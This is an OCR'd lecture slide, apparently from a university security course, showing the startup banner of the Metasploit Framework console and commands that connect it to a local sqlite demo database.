

Exploit Tools


- Metasploit Example



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 79×37
eric@vanilla:~/msf3$ ./msfconsole
=[metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[627 exploits - 308 auxiliary
+ -- --=[215 payloads - 27 encoders - 8 nops
=[svn r10947 updated 8 days ago (2010.11.08)
Warning: This copy of the Metasploit Framework was last updated 8 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_connect seng460demo
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: seng460demo
msf >



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 191×20

